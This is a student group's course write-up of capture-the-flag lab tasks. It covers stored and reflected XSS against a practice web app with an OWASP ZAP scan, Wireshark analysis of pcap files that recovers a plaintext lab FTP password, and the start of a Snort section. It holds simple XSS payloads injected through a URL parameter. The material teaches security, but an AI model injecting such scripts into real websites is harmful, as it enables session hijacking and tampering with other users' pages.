PSP0201

Week 3

Writeup

Group Name: Stellar

Members

ID	Name	Role
1211101145	Nurul Humairah binti Mohamad Kamaruddin	Leader
1211101216	Fatin Qistina binti Kamarul Irman	Member
1211102030	Ilyana Sofiya binti Muhammad Najeli	Member
1211103480	Nurul Afiqah binti Ismail	Member

Day 6: Web Exploitation – Be careful with what you wish on a Christmas night

Tools used: Kali Linux, Firefox, OWASP Zap


Solution/walkthrough:

Question 1

Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.


Question 2

Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?




Question 3

Stored XSS was the vulnerability type used to exploit the application.




Question 4


The query string can be abused to craft a reflected XSS is **q.**



Question 5

There were 2 XSS alerts of high priority in the scan.






Question 6

The Javascript code should be put in the wish text box if want to show an alert saying "PSP0201" is **<script>alert(“PSP0201”)</script>.**

The url starts with `10.10.100.27/reflected?keyword=`. By adding text onto the keyword, we can perform reflected XSS like `10.10.100.27/reflected?keyword=<script>alert(1)</script>` which results in an alert box with 1 on our screen.

Question 7

After closing the browser and revisiting the site MACHINE-IP:5000 again. The XSS attack persists.



Thought Process/Methodology:

Firstly for Q1 and Q2, we will go through the OWASP Cheat Sheet, and then search for input validation level to compare the description to get the answer, in this case there are Syntactic and Semantic level. We'll continue to search the regular expression used to validate a US Zip code which is ^\d{5}(-\d{4})?$. After that we'll proceed to Q3, the vulnerability that are used to exploit the application is Stored XSS because it works when a certain malicious JavaScript is submitted and later on stored directly on the website and in this case it is the people's wish. Next is Q4, the query string that can be abused to craft a reflected XSS is q. This is by entering an any kind of your wishes into the query, and then we'll be looking at URL on the search box which the parameter that was written is q. For the next question we need to run an automated scan on OWASP. First of all, open the OWASP application and click on automated scan. We will be required to inputting the website address and in my case it is http://10.10.28.193:5000/ , then proceed to attack. Next, click on the alerts tab to see how many XSS alerts are there. We can see that there are two alerts. Then for Q6, it ask for Javascript code should we put in the wish text box if we want to show an alert saying "PSP0201". The answer for this is simply <script>alert(PSP0201)</script>, by writing what we want to be display between the bracket after the word alert. Lastly Q7, it ask whether the XSS attacks still persist after we close the browser and revisit the website. If we revisit the website it shows and alert box displaying number 1. So the answer is yes. The end.


Day 7: Networking – The Grinch Really Did Steal Christmas

Tools used: Wireshark

Solution/walkthrough:

Question 1


The IP address that initiates an ICMP/ping is 10.11.3.2.



17	10.430447	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=1/256, ttl=127 (repl
18	10.430472	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=1/256, ttl=64 (reque
19	11.428953	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=2/512, ttl=127 (repl
20	11.428977	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=2/512, ttl=64 (reque
21	12.432844	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=3/768, ttl=127 (repl
22	12.432870	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=3/768, ttl=64 (reque
23	13.433469	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=4/1024, ttl=127 (rep
24	13.433495	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=4/1024, ttl=64 (requ


Question 2

The filter would we use if we only wanted to see HTTP GET requests is http.request.method == GET.




Question 3

The name of the article that the IP address "10.10.67.199" visited is reindeer-of-the-week.




Question 4

The password that was leaked during the login process is plaintext_password_fiasco.




Question 5

The name of the protocol that is encrypted is SSH.




Question 6

Who has 10.10.122.128? Tell 10.10.10.1. 10.10.122.128 is at 02:c0:56:51:8a:51.




Question 7

Rubber ducky on Elf McSkidy's wishlist that will be used to replace Elf McEager.



Question 8

The author of Operation Artic Storm is Kris Kringle.



Thought Process/Methodology:

Firstly, we connected to the network via openVPN to access machines. After succeeding, we downloaded the pcap file which is given by the task. We opened the pcap1.pcap in Wireshark. To find the IP address that initiates an ICMP/ping, we typed ICMP in the filter bar. The initial IP address can be found in the first packet which is listed as source IP 10.11.3.2. Next, we typed 'http.request.method == GET' to see HTTP GET requests in our "pcap1.pcap" file. To find out the name of the article that the IP address "10.10.67.199" visited, we added an extra part to it to filter so we can get a better view at pcap files. We added this command into the previous command '&& ip.addr== 10.10.67.199'. When we scroll down, we can see a request was made to

/posts/reindeer-of-the-week. The article named that the IP address ‘10.10.67.199’ visited is reindeer-of-the-week. We continued with analysing "pcap2.pcap". We put ftp in the filter bar to look at the captured FTP traffic. When we go through this we can see a packet named PASS. That password is plaintext_password_fiasco. We removed the current filter so that all the traffic can be seen. After we scrolled down, we noticed that there is some traffic over the ssh protocol with the message Server: Encrypted Packet. Next to examine the ARP communications, we look at the ARP traffic. Under the info we can see ‘Who has 10.10.122.128? Tell 10.10.10.1’. So, the 10.10.122.128 is at 02:c0:56:51:8a:51. We continued with analysing "pcap3.pcap". So in pcap file when elf are transferring file they must use the http method so we typed http.request.method in the filter bar. We can see there are 2 packets. We noticed that the second packet is a request for /christmas.zip. Now we need to extract the file from the second packet. To get this we go to file → export object →http we will get a window then select the Christmas.zip file and press save them zip file will be saved on PC. So in the file, we can see Elf McSkidy's wishlist. The thing that will be used to replace Elf McEager is a rubber ducky. Lastly, in the file, there is Operation Artic Storm. The author of Operation Artic Storm is Kris Kringle.


Day 8: Networking – What's Under the Christmas Tree

Tools used: Kali Linux, Terminal Emulator

Solution/walkthrough:


Question 1

Snort was created in 1998.



